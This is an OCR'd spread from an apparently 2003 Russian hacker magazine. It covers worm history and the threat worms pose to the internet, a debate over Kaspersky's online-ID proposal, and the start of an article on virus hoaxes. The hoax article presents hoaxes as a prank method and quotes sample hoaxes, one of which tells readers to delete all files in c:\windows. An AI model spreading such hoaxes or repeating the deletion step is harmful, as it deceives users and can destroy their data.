MBA.First - вирус, заражающий таблицы программы MapInfo. Написан вирус на встроенном языке программы - MapBasic.
TrojanProxy.Win32.Zebroxy - троян, позволяющий хозяину использовать зараженную машину как прокси-сервер.
Lovesan aka Lovsan aka Blaster aka Msblast aka Poza - обыкновенный червь для NT-систем, получивший широкое распространение этим летом (2003). Я сам пару дней назад прихлопнул файл msblast.exe на своей машине :).

ЧТО НАС ЖДЕТ?

Да ничего хорошего. Если в конце 80-х годов, с тогдашним уровнем развития коммуникаций и малой распространенностью персональных компьютеров, вспыхивали самые настоящие эпидемии, то что же говорить о дне нынешнем, когда каждый школьник имеет доступ к компьютеру, зачастую подключенному к Сети, когда интернет превратился из технической библиотеки для специалистов в вещь, почти столь же привычную, как телевизор. Через несколько месяцев после выхода новой технологии или платформы под нее появляется вирус. Через пару дней после обнаружения уязвимости в каком-либо сетевом софте выходит простенький VBS-червь, использующий эту уязвимость. Раздали народу оружие, теперь не обижайтесь.

Раздали народу оружие, теперь не обижайтесь.

W W W

ЛИНКИ

По идее, сейчас надо бы дать кучу ссылок, но дело в том, что на любом антивирусном сайте есть раздел, посвященный истории вирусов. Короче говоря, сюда ходи:

- **www.cert.org** - существует со времен червя Морриса, заслужил почет и доверие.
- **www.kaspersky.ru** - существует немного :) меньше, но наш, отечественный, значит, хороший.
- **www.cknow.com** - Computer Knowledge. Есть хороший раздел об истории вирусов. При написании статьи я активно пользовался этим ресурсом.
- **www.google.com** - самый главный твой друг. Бартерный принцип: даешь ему имя вируса, получаешь взамен кучу ссылок.

TanaT (tanat@hotmail.ru)

СЪЕДЯТ ЛИ ЧЕРВИ ИНТЕРНЕТ?

НАСКОЛЬКО ОПАСНЫ СОВРЕМЕННЫЕ ИНТЕРНЕТ-ЧЕРВИ

Развелось что-то в последнее время много разных червей. Интернет, вроде бы, не яблоко, чтобы быть съеденным, но все шансы на это у него есть. В этой статье мы поговорим о сетевых червях и их влиянии на самую главную сеть нашей планеты.

Но чего все боятся? Прежде всего, того, что интернет упадет. На день или неделю. А может, насовсем. Думаешь, враки? Нет. Точно так же, как большому кораблю - большое плавание, так и глобальной сети - глобальный конец :).


ЧЕРВЯК ОБЫКНОВЕННЫЙ

Вирусы (а также трояны, бэкдоры и т.п.) сейчас у всех на слуху. Черви, однако, это разговор особый. В отличие от классических вирусов, средой обитания червей является Сеть. Цель вируса - заразить как можно больше файлов на компьютере, а червя - максимальное количество систем в Сети. К этому могут добавляться более прозаические задачи (потереть информацию, выкрасть и отослать данные и т.д.). Современные черви обладают функциональностью и огромного количества стандартных вирусов: они поражают файлы, оперативную память, загрузочные сектора. Именно потому, что червь - это больше, чем вирус, и его стоит серьезно опасаться.


Взглянем на проблему шире. Черви - это единственный вид вредоносного кода, который вызывает у пользователей и экспертов тревогу за будущее. Но чего все боятся? Прежде всего, того, что интернет упадет. На день или неделю. А может, насовсем. Пустые слова? Нет. Точно так же, как большому кораблю - большое плавание, так и глобальной сети - глобальный конец :). Интернет - это сложная система, которую вполне реально поставить на колени. Еще пару лет назад об этом не могло быть и речи, но сегодня случилось страшное: появились черви, эксплуатирующие ту или иную дыру в системе безопасности ПО и размножающиеся за счет этого с невероятной скоростью. То есть проблема "пользователя, которому надо что-то впаривать" уже сошла на нет.

Помнишь старого-престарого червя - LoveLetter? Этот червь буйствовал в течение лишь одного месяца, но внимания привлек к себе уйму. Автор этого творения, чтобы заставить пользователя открыть зараженный файл, писал в теме письма "I Love You!". Какой человек удержится от соблазна прочесть любовное письмо от своей (своего) коллеги? Это психология. Психология прошлого. Сегодня она никому не интересна. Этот прием можно сравнить со стрельбой из пушек ядрами. Когда кавалерия наступает, это неплохой способ покрошить вражеских всадников. Но на дворе третье тысячелетие - компьютерный мир взял на вооружение новую заразу. Теперь, чтобы остановить наступление, используется ракета с ядерным боезарядом. Она несет в себе смерть: взрывную волну, радиацию, высочайшую температуру, магнитный импульс. Смерть для всего живого и техники. Точно так же и новый червь - он сам залезет на компьютер, ему не нужен пользователь, который по своей глупости и


рис. Константин Комардин



Потери мировой экономики от вирусов (в млрд. долларах). По данным "Лаборатории Касперского"



Вирусы в e-mail. По данным MessageLabs



Сетевой червь Melting

наивности запустит инфицированный файл.

Помнишь Klez? Конечно, помнишь. Я просто не могу обойти его стороной. Этот червь-легенда заразил за свою жизнь сотни тысяч компьютеров. Что ему было нужно? Только уязвимое программное обеспечение в лице Outlook и Internet Explorer. И не стоит думать, что виноваты во всем ребята из Microsoft, напротив, они заблаговременно выпустили необходимый патч. Нельзя во всем винить и пользователей - ну, забыли некоторые установить hot-fix или сервис-пак. Ничего не поделаешь. Жизнь такая. Наметанный глаз сразу углядит - проблема в другом: сама технология "червь+дыра" позволяет таким вот монстрам безнаказанно распространяться по всему миру. Червь запускается при щелчке пользователя на самом письме в Outlook. Казалось бы, всего ничего, а компьютер уже под властью пришельца.

Но смерть интернета путем заражения всех или подавляющего большинства компьютеров - это не единственное, чего все боятся. Помимо таких общих вопросов, как "интернет упадет", есть более насущные проблемы бизнеса. Бизнес сейчас контралируют страны, прессу, образование и т.д. Интересы бизнеса - это то, что заботит сильных мира сего куда больше мировых проблем. Поверь, никто и не заметил бы, как разбомбили Ирак, если бы не арабская нефть. Своя рубашка ближе к телу. Казалось бы, как это все связано с червями? Компании терпят огромные убытки из-за простоя ПК, потери нужной информации и необходимости восстановления множества машин. Не стоит забывать, что подавляющее большинство офисных сотрудников не сильно разбираются в вирусах, червях и прочей заразе. Их стоит защищать даже от обычных червяков с надписью "Запусти меня!" А тут еще и самозапускающийся гад появился... Еще раз напомню о LoveLetter, который за месяц своей жизни в 2000 году нанес мировой экономике урон в 8,75 млрд. долларов (по данным "Лаборатории Касперского"). Нам, правда, в России особого вреда он не причинил. Во-первых, у нас было не очень много компаний с большим количеством компьютеров. Их и сейчас немного, но 3 года назад было еще меньше. Во-вторых, большинство российских компаний используют Антивирус Касперского, который изначально давал иммунитет к LoveLetter. Интересно, что ребята из "Лаборатории Касперского" предсказали появление LoveLetter еще за год или два до реальных событий. Конечно, они не знали, что тело вируса будет любовным письмом, но предугадали технологию, которую вирус использовал для заражения компьютера. Как часто бывает, никто им не поверил. Но наши парни реализовали эвристическую защиту от гадов такого типа в модуле под названием ScriptChecker (он входит в состав любого дистрибутива Антивируса Касперского). В результате, когда LoveLetter добрался до нас, ни один клиент "Лаборатории" так с этим червем и не познакомился.


Это хороший эпизод из истории борьбы с червями. Но плохих эпизодов больше. Во сколько обходится простой серверов, на которых размещается сетевой магазин, или простой компьютеров в банке? Это астрономические суммы. И никому не хочется их терять только потому, что какой-то шалун написал маленькую программку, которая ставит на колени целые сети.

> Интересно, что ребята из "Лаборатории Касперского" предсказали появление LoveLetter еще за год или два до реальных событий.

Исполняемый вирус Hanta

Какой человек удержится от соблазна прочесть любовное письмо от своего коллеги? Это психология. Психология прошлого. Сегодня она никому не нужна.

В том-то и дело, что проблема "пользователя, которому надо что-то впаривать" уже сошла на нет.



Скрипт для Corel Draw под названием Gala

Проблема интернета не только в червях. Черви - лишь вершина айсберга. Под водой же скрывается огромная часть под названием спам. Следует отметить, что за последний месяц всемирно известная аналитическая компания MessageLabs зафиксировала объем спама, больший, чем за весь 2002 год. Неплохие темпы, да?

Мы разобрались в мотивах, заставляющих людей бояться "конца виртуального света". Посмотрим, насколько реально создание червя, которому это под силу. Прежде всего, червь должен уметь быстро размножаться. Но речь пойдет не о банальном поиске адресов в адресной книге пользователя. Нет, разговор будет о спаме. С недавнего времени вирусописатели стали использовать спам-технологии, чтобы повысить скорость распространения вирусов в сотни и даже тысячи раз. Ведь огромная база e-mail адресов - это то, чего так долго не хватало червям! Почтовый адрес - это та маленькая дырочка в большом яблоке, через которую можно влезть внутрь. Результатом такого подхода является чрезвычайно быстрый старт эпидемии, когда миллионы пользователей по всему миру получают инфицированные письма.

Далее, червь должен уметь заражать компьютер пользователя без вмешательства человека. Для этого и служат дыры в ПО. Уже сегодня существует много дыр в самых разных программах. Многие из этих дыр уже давно пропатчены и забыты. Но ведь есть бреши, которые еще никто не нашел! А найти их вполне реально, достаточно посмотреть ежедневные сводки: что-нибудь да найдут. Итак, и это не проблема для червя. А больше ему ничего и не надо.

Можно вкратце резюмировать: создание червя, эксплуатирующего новую брешь в системе безопасности и распространяющегося очень быстро, вполне реально. Здесь мы рассмотрели лишь стандартную составляющую сущности червя, а ведь можно добавить и обычные вирусные свойства. За последние три года мы увидели такие технологии, о которых раньше не могли и помыслить. Сегодня есть вирусы, необычайно маленькие, модульные (скачивающие свои апдейты из интернета), шифрующие себя мощными криптографическими средствами, чрезвычайно деструктивные (портящие все тот же CMOS) и т.п. Более того, все эти функции уже так или иначе реализованы в разных червях. Так что мешает соединить их в одном?


Итак, теоретически появление суперчервя вполне возможно. Почему же он до сих пор не создан? Разработать все модули такого гада одному человеку сложно. Ему нужно быть и очень хорошим программистом, и уметь отыскивать свежие баги в популярном софте, нужно знать ассемблер и иметь богатый опыт работы с дизассемблером. Так что же, таких людей нет? Дело, видимо, в том, что людям, способным создать такого червя (а такие люди, разумеется, есть), к счастью, хватает ума заниматься более конструктивными вещами. По большей части распространением вирусов занимаются закомплексованные подростки, мечтающие доказать всему миру свою крутость. Но, помимо немереных амбиций, нужны ведь еще и знания...

ЧЕРВЯК НЕОБЫКНОВЕННЫЙ

Теперь мы поговорим о продвинутых червях. Червях, у которых нет тела. Правда, это куда более интересно? Эти паразиты существуют в виде пакетов, передаваемых по Сети. При попадании на компьютер такой гад находится лишь в его оперативной памяти! На мой взгляд, это венец эволюции сетевых червей.


Так почему такие черви столь опасны? А потому, что антивирус против них бессилен. Дело в том, что любой антивирус может проверять лишь файлы. Если вредоносный код не заражает файлы, то сканер, монитор, ревизор изменений и поведенческий блокиратор отдыхают. Это все равно, что в Нео из пистолета палить.

Ну хорошо, если антивирус не берет, то должен брать пакетный фильтр. Ведь бестелесный код представляет собой набор пакетов, значит, и фильтроваться должен брандмауэром или сетевым экраном. Мы пришли к хорошо известной "борьбе снаряда и брони". После появления первого бестелесного червя - CodeRed - разработчики, да и все остальные, предпочли просто заделать дыру в уязвимом ПО. А вот после недавнего зимнего нашест-




Хороший пример объединения антивируса (Касперского) и брандмауэра (Check Point Firewall)


> Итак, теоретически появление суперчервя вполне возможно. Почему же он до сих пор не создан?




Основные источники вирусной угрозы в 2002 году. По данным "Лаборатории Касперского"



Самые распространенные в 2002 году типы компьютерных вирусов (черви и троянцы сюда не относятся). По данным "Лаборатории Касперского"



Самые распространенные в 2002 году типы троянских программ. По данным "Лаборатории Касперского"



Самые распространенные в 2002 году типы сетевых червей. По данным "Лаборатории Касперского"

близкая к проблемам брандмауэров, а не антивирусов. Могу лишь сказать, что у нового бестелесного червя шансы проскочить такой фильтр незамеченным очень высоки. Что меня так привлекло в этих бестелесных червях? Во-первых, их необычайная скорость распространения. Ты, наверное, и сам понимаешь, что передать небольшой объем пакетов проще, чем 130 килобайт (примерный размер Klez). К тому же, как только червь типа Slammer попадет на компьютер-жертву, он сразу начнет генерировать непрерывный поток трафика, направленный именно на заражение других ПК. То есть такому червю вовсе не нужно, чтобы его кто-то запускал и открывал - он распространяется без помощи людей и делает это намного быстрее любого другого червя, даже если лишь сервера, использующие MS SQL Server. То есть домашним пользователям он никакого вреда причинить бы не смог. Но направленность на серверный сегмент Сети свидетельствует о том, что автор ставил перед собой задачи, вполне достойные злого гения (или просто не нашел другую дыру в ПО, которую можно эксплуатировать для распространения червя - прим. ред.). Он мечтал положить интернет на лопатки. Это у него почти получилось. На одну четверть. Slammer показал всему миру, как должен себя вести настоящий червяк.

Теперь поставим следующий вопрос. Может ли бестелесный червь поставить на колени всю Сеть? Может, но лишь теоретически. Правда, если мощный бестелесный червь все-таки будет создан, угроза "обглоданного интернета" станет более чем реальной.

Потенциал бестелесного червя намного выше, чем обычного файлового. Но создать червя-призрака еще сложнее, чем мощного экземпляра, типа Klez. Так что черви - не угроза будущему.

ЯЩИК ПАНДОРЫ

Проблема интернета не только в червях. Черви - лишь вершина айсберга. Под водой же скрывается огромная часть под названием спам. Следует отметить, что за последний месяц всемирно известная аналитическая компания MessageLabs зафиксировала объем спама, больший, чем за весь 2002 год. Неплохие темпы, да?

Ключей к интернету два: серверы и трафик. Уничтожить интернет можно двумя способами: повредить/заразить серверы или создать повсеместный избыточный трафик. Первое довольно проблематично, а второе вполне реально. Slammer, благодаря генерируемому трафику, вывел из строя четверть Глобальной Сети. А спам и файловые черви создают дополнительный избыточный трафик плюс финансовые потери для бизнеса и домашних пользователей. Вот где корень зла.


Но можно взглянуть на проблему шире. Чем крупнее система, тем сложнее ее проблемы. Вот три слабых места интернета: безнаказанность, полное отсутствие контроля и отсутствие международных законов и международных органов надзора. Если обобщить, то получится такая картина: любой человек может делать в Сети все, что захочет (законное и незаконное), и его будет очень сложно отыскать, а даже если это удастся, то наказать его будет нелегко (не везде есть подходящая правовая и исполнительная базы).

Что же делать? Многие антивирусные эксперты во главе с Евгением Касперским предлагают ввести систе- »


Так почему такие черви столь опасны? А потому, что антивирус против них бессилен. Дело в том, что любой антивирус может проверять лишь файлы. Если вредоносный код не заражает файлы, то сканер, монитор, ревизор изменений и поведенческий блокиратор отдыхают. Это все равно, что в Нео из пистолета палить.

Теперь поставим следующий вопрос. Может ли бестелесный червь поставить на колени всю Сеть? Может, но лишь теоретически.


вия Slammer специалисты задумались не на шутку. Сегодня в большинство корпоративных брандмауэров встроены специальные средства, которые фильтруют трафик на уровне пакетов и следят за "вредоносностью" кода. Как происходит анализ - тема отдельного разговора, более



Типы вредоносных программ в 2002 году. По данным "Лаборатории Касперского"



Динамика распространенности типов вредоносных программ в 2002 году. По данным "Лаборатории Касперского"



Динамика распространенности вредоносных программ в 2002 году. По данным "Лаборатории Касперского"

Теперь поставим следующий вопрос. Может ли бестелесный червь поставить на колени всю Сеть? Может, но лишь теоретически.

С недавнего времени вирусописатели стали использовать спам-технологии, чтобы повысить скорость распространения вирусов в сотни и даже тысячи раз. Ведь огромная база e-mail адресов - это то, чего так долго не хватало червям!

это тема для разговора.

По мнению Евгения Касперского, корень зла - царящая анархия и безнаказанность. В интернете нет никаких законов. Если бы то же самое было в реале, то любой даун мог бы разбить витрину или помять крыло машины соседа. И никто бы его за это не наказал. В интернете сейчас именно такая ситуация - пользователь не несет никакой ответственности за свое хулиганство (вирусописательство, рассылку спама). Сегодня количество вредоносной информации стремительно приближается к количеству полезной. Если эта тенденция сохранится, то однажды в интернете просто нечего будет делать - открываешь почтовый ящик, а там на 1 полезное письмо 99 вирусов и спама. Именно для предотвращения этого предлагается ввести правила, регламентирующие работу с Сетью. Прежде всего, персональный идентификационный код. Его суть

> Чем сложнее объект, тем большую угрозу его размер представляет для него самого. Чтобы этого не произошло с интернетом, нужно вводить правила игры.

примерно следующая: заходишь в Сеть, будь добр предъявить "права" и соблюдать "правила движения". Так можно без труда вычислить, кто и когда запустил очередной вирус или разослал тонны спама. Естественно, полностью искоренить киберпреступность не удастся никогда, но этот шаг даст возможность значительно ее сократить.

Теперь любопытно обсудить проблему приватности: ведь не все мы преступники. В идеале, идентификационный код - это универсальный сетевой паспорт, который принимается по всему миру, всеми провайдерами (как, например, кредитная карточка Master Card или Visa). При работе с интернетом пользователь предъявляет его, и с этого момента провайдер начинает вести отчет о действиях. Вот тут-то и загвоздка - можно смело привести контрдовод - попытка нарушить священную privacy при работе с Сетью. Если снова обратиться к реальной жизни, то на автодорогах есть правила движения, права, технические паспорта, проверки, а при пересечении границы есть таможенный и паспортный контроль. Можно привести еще кучу аналогичных примеров. Люди согласились на компромисс между бардаком, анархией и упорядоченностью, процессуальностью. Чем сложнее объект, тем большую угрозу его размер представляет для него самого. Чтобы этого не произошло с интернетом, нужно вводить правила игры. Это единственный выход. Так рассуждает Касперский.

Однако, все эти доводы можно оспорить. Сейчас у каждого гражданина РФ есть паспорт и, более того, прописка или регистрация. Но снижения роста преступности нет и не предвидится. Дополнительные заморочки вроде московской регистрации, являясь по сути абсолютно безполезными, превратились в средства получения взяток чиновниками и левых доходов мелкими мошенниками. А нас как взрывали - так и продолжают взрывать.

Тут дело не в законах, а в состоянии общества, в том, что у нас в головах творится. Ведь если бы «большинство» не хотело сделовать букве закона - никто бы их законы не выполнял (за примерами долго ходить на надо). Поэтому думать надо не о тотальной слежке и идентификации всех граждан и пользователей Сети, а о повышении уровня их культуры, образования и нравственых ценностей. Если каждый будет действовать по принципу "поступай по одношению к другому так, как бы ты хотел, чтобы он поступал по отношению к тебе", мы будем жить в мире и согласии.

Буду рад обсудить эту тему в форуме на www.xakep.ru!


EXCI computers LAND
СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ
Можно ли одновременно играть в интерактивные игры и слушать музыку?
Узнайте об этом, используя Excilon Universal EX31 на базе процессора Intel® Pentium® 4 с технологией Hyper-Threading
АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ
КОРПОРАТИВНЫЙ ОТДЕЛ
intel inside
pentium 4
Компьютер Эксилон на базе процессора Intel® Pentium® 4 3,06 МГц с технологией Hyper-Threading идеально подходит для работы, а также обладает широчайшими возможностями для игр и общения.
- Вся продукция сертифицирована (РОСС RU. ME61.B01302)
- Гарантия 2 года на всю продукцию
- Бесплатная доставка по Москве
- Продажа любой компьютерной техники в кредит

Александр Алексеев aka Shen (_shen_@mail.ru), http://code.e-forums.ru

КАК ПОСЕЯТЬ ПАНИКУ В ИНТЕРНЕТЕ

ВСЕ О ВИРУСНЫХ МИСТИФИКАЦИЯХ

Вирусы, вирусы... Да что вы зациклились на этих вирусах (цикл FOR)? УК РФ позабыли? Там, где насчет "распространения вредоносных программ"? То-то же. Ну, не унывай, есть ведь еще альтернативные методы, и один из них - вирусные мистификации.

"Здравствуйте, Вы только что получили по почте интернет-вирус "Талибан", но так как мы в Афганистане не сильно продвинуты в высоких технологиях, вам следует исполнить этот вирус вручную: 1) пожалуйста, разошлите вирус всем своим знакомым и друзьям; 2) удалите все файлы из папки c:\windows".

Слышал такую шутку? Даже видел в своем ящике? А ты в курсе, что, используя похожий прием, можно устроить в Сети такую панику, что не снилась даже именитым возмутителям спокойствия, вроде Klez и SirCam? Не в курсе? Torga читай.

"Здравствуйте, Вы только что получили по почте интернет-вирус "Талибан".

"Люди глупы, их можно заставить поверить любой лжи либо потому, что они хотят в нее верить, либо потому, что боятся, что она окажется правдой".

СМЕРТЬ МОБИЛАМ!

"Если вам позвонили и на дисплее вашего мобильного телефона высвечивается ACE-?, не отвечайте на этот звонок, сразу прекратите. Если вы ответите на звонок, то ваш телефон будет заражен этим вирусом. Вирус сотрет всю информацию IMEI и IMSI с вашего телефона и с вашей SIM-карточки, что сделает ваш телефон неспособным связываться с телефонной сетью. Вам придется покупать новый телефон. Эту информацию подтвердили фирмы Моторола и Нокиа. Уже 3 миллиона мобильных телефонов заражены этим вирусом в США. Эти сведения вы также можете проверить на сайте CNN. Пожалуйста, сообщите эту информацию всем друзьям".

Такое сообщение появилось на одном из форумов интернета в октябре 2002. Через час на этом форуме уже шла жаркая дискуссия о борьбе со страшным вирусом, а через несколько суток каналы крупнейших e-mail провайдеров были переполнены подобными письмами-предупреждениями - тысячи пользователей Сети торопились предостеречь друзей и знакомых от опасности. Сообщалось, что вирус может попасть на мобильник не только через звонок, но и через SMS-сообщение, что вирус выводит телефоны из строя мгновенно и безвозвратно, а также прочая чушь. Почему я говорю "чушь"? А потому, что не было никакого вируса. Ну, не было и все. Газетчики назвали бы случившееся уткой, но у нас, людей цифрового века, есть собственное название для этого - вирусная мистификация.

> Один участливый юзер предупредил другого, тот - своих знакомых, и пошло-поехало.

> Впоследствии выяснилось, что этот файл всего-навсего стандартная утилита Виндовс

Все, можно выкидывать :)

Случай с вирусом для сотовых закончился довольно безобидно - антивирусные компании вместе с производителями телефонов раскрутили на деталь пару десятков мобильников :), во всем разобрались и вывесили на своих сайтах опровержения в духе "Все ништяк, живите дальше". Но такой мирный исход мистификации имеют не всегда.

SULFNBK.EXE - УБИЙЦА ОТ МАЙКРОСОФТ

Знаешь, что общего между дракой, сходом лавины и вирусной мистификацией? Во-первых, все это интересно наблюдать только со стороны. А во-вторых, и то, и другое, и третье можно спровоцировать неосторожно сказанным словом.

Чаще всего в основе слухов, из которых впоследствии вырастают вирусные мистификации, лежат вполне благие намерения. Но ты ведь помнишь, куда ведет вымощенная ими (намерениями) дорога. Один участливый юзер предупредил другого, тот - своих знакомых, и пошло-поехало. Известны и другие варианты, когда в основе дезинформации действительно лежит реальный вирус. Такова, например, нашумевшая история с файлом sulfnbk.exe. Если у тебя Win9x, загляни в каталог %windir%\command, и ты найдешь там этот файл. Человека, пустившего слух в Сеть, насторожили три вещи: sulfnbk.exe антивирус определял как зараженный, файл имел странные иконку (посмотри сам) и название (я тоже как-то не доверяю файлам, типа ds7afw2q.exe). Впоследствии выяснилось, что этот файл всего-навсего стандартная утилита Виндовс, а имя расшифровывается как System Utility for Long FileName Backup (системная утилита для резервного копи-

